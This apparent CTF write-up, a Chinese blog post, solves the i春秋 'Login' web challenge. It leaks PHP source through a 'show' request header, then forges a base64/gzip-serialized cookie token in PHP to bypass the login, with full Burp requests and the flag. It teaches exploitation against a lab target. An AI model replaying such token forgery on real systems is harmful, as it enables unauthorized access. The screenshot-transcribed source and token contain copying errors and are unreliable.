

# i春秋 WEB Login

原创


A\_dmins 于 2019-06-13 20:10:51 发布 941 收藏

分类专栏: [CTF题 一天一道CTF i春秋CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_42967398/article/details/91891187](https://blog.csdn.net/qq_42967398/article/details/91891187)


版权



[CTF题 同时被 3 个专栏收录](#)

115 篇文章 11 订阅


订阅专栏



[一天一道CTF](#)

52 篇文章 5 订阅

订阅专栏



[i春秋CTF](#)

21 篇文章 1 订阅

订阅专栏

## i春秋 WEB Login

一天一道CTF题目, 能多不能少

打开网页, 发现登录, 查看源代码, 发现疑似账号密码的东西~:

```
view-source:http://6884b6339a854c84a7d17652459a9c9a0813f6d03b1d4cbd.changame.ichunqiu.com/
<meta charset="utf-8" />
<title>Log In</title>
<link rel="stylesheet" href="//cdn.bootcss.com/skeleton/2.0.4/skeleton.min.css" />
</head>
<body>
  <div class="container">
    <form method="post" action="login.php">
      <label for="username">Username: </label>
      <input class="u-full-width" type="text" name="username" placeholder="Username" />
      <label for="password">Password: </label>
      <input class="u-full-width" type="password" name="password" placeholder="Password" />
      <input type="submit" value="Log In" />
    </form>
  </div>
</body>
</html>
```

```
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
<!-- test1 test1 -->
```

[https://blog.csdn.net/qq\\_42967398](https://blog.csdn.net/qq_42967398)

登录，发现什么都没有，源码也没有什么~:



既然如此就抓包吧，bp启动:

发现一个奇怪的东西——show? ? :

那就把这个值变成1看看有没有什么变化:

得到源码:

Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferzyz  
 Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x ...

Go Cancel < >

Target: <http://6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com>

**Request**

Raw Params Headers Hex

```

GET /member.php HTTP/1.1
Host: 6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com/
Connection: close
show:1
Cookie: ci_session=5a383b4b29fcbeb206ceefee28c012a37a55d3a;
UM_distinctid=16b5098ecdb449-0d14f111fae2c38-143b7440-1fa400-16b5098ecdc1f5;
pgv_pvi=4021497856; pgv_si=s9409212416;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1560425328;
Hm_lpv_2d0601bd28de7d49818249cf35d95943=1560425352;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
__jsluid=37313d24700c36143a4335efb70e2db6; PHPSESSID=5jps8226oc6q501b2e09i07d3
Upgrade-Insecure-Requests: 1
          
```

**Response**

Raw Headers Hex HTML Render

```

include 'common.php';
$request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
class db
{
    public $where;
    function __wakeup()
    {
        if(empty($this->where))
        {
            $this->select($this->where);
        }
    }

    function select($where)
    {
        $sql = mysql_query('select * from user where '.$where);
        return @mysql_fetch_array($sql);
    }
}

if(isset($request['token']))
{
    $login = unserialize(gzuncompress(base64_decode($request['token'])));
    $db = new db();
    $row = $db->select('user='.$mysql_real_escape_string($login['user']).');');
    if($login['user'] == 'ichunqiu')
    {
        echo $flag;
    }else if($row['pass'] != $login['pass']){
        echo 'unserialize injection!';
    }else{
        echo "{ ' ' } ' ^ _ _ _ _ ";
    }
}
}else{
    header('Location: index.php?error=1');
}
          
```

? < + > Type a search term 0 matches

Done https://blog.csdn/1,275 bytes | 78 millis

源码如下：

```
<!-- <?php
include 'common.php';
$request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
class db
{
    public $where;
    function __wakeup()
    {
        if(!empty($this->where))
        {
            $this->select($this->where);
        }
    }

    function select($where)
    {
        $sql = mysql_query('select * from user where '.$where);
        return @mysql_fetch_array($sql);
    }
}

if(isset($request['token']))
{
    $login = unserialize(gzuncompress(base64_decode($request['token'])));
    $db = new db();
    $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\');
    if($login['user'] === 'ichunqiu')
    {
        echo $flag;
    }else if($row['pass'] !== $login['pass']){
        echo 'unserialize injection!!';
    }else{
        echo "( ' \ ' ) ^ _ ^";
    }
}else{
    header('Location: index.php?error=1');
}

?> -->( ' \ ' ) ^ _ ^
```

又是代码审计，嘍，一口老血，那就看吧

看上去好像是反序列化，，，（不过没用反序列化也能做出来）

关键的代码如下：

```
if(isset($request['token'])) 传入token的值
{
    $login = unserialize(gzuncompress(base64_decode($request['token']))); 特有的解密方式进行解密
    $db = new db();
    $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\');
    if($login['user'] === 'ichunqiu') 若是解密的价值等于ichunqiu则出现flag
    {
        echo $flag;
    }else if($row['pass'] !== $login['pass']){
        echo 'unserialize injection!!';
    }else{
        echo "( ' )' ^ _ ^ ";
    }
}
```

[https://blog.csdn.net/qq\\_42967398](https://blog.csdn.net/qq_42967398)

注意，是传入的参数的user

构造解密：

```
<?php
$a = array("user" => "ichunqiu");
//echo unserialize(gzuncompress(base64_decode("ichunqiu")));
echo base64_encode(gzcompress(serialize($a)));
```

eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

把把token等于这个值传入，

用post和get传入是不行的，，，，

因为array\_merge（）函数合并数组的时候，相同的键，会去取后面的那个数

最后得到flag:

The screenshot shows the Burp Suite Professional interface. The target is `http://6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com`. The request is a GET to `/member.php` with the following details:

- Host: 6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com
- User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Referer: http://6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com/
- Connection: close
- Cookie: `ci_session=602a9458923718c62fb8e31587ad9d2a3602ffaf;token=eJxLtDK0qI62MrFSki1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==;UM_distinctid=16b5098ecdb449-0d14f111fb02c38-143b7440-1fa400-16b5098ecdc1f5;pgv_pvi=4021497856;pgv_si=s9409212416;Hm_lvt_2d0601bd28de7d49818249cf35d95943=1560425328;Hm_lpv_2d0601bd28de7d49818249cf35d95943=1560426976;chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;__jsluid=37313d24700c36143a4335efb70e2db6;PHPSESSID=5jps8226oc6q501b2e09i07d3`
- Upgrade-Insecure-Requests: 1

The response is an HTTP/1.1 200 OK with the following details:

- Date: Thu, 13 Jun 2019 12:05:20 GMT
- Content-Type: text/html; charset=utf-8
- Content-Length: 82
- Connection: close
- Vary: Accept-Encoding
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
- Pragma: no-cache
- show: 0
- Vary: Accept-Encoding
- X-Via-JSL: 9587073,-
- X-Cache: bypass

The response body contains the following HTML:

```
<head>
<meta charset="utf-8" />
</head>
flag{0ee84ba9-2589-45d4-976c-0d8a5f9b00d4}
```

get 到 flag

临近期末，事情越来越多，( ' ` □ ' ) ㄟ ㄊ ㄊ ㄊ ， 烦~~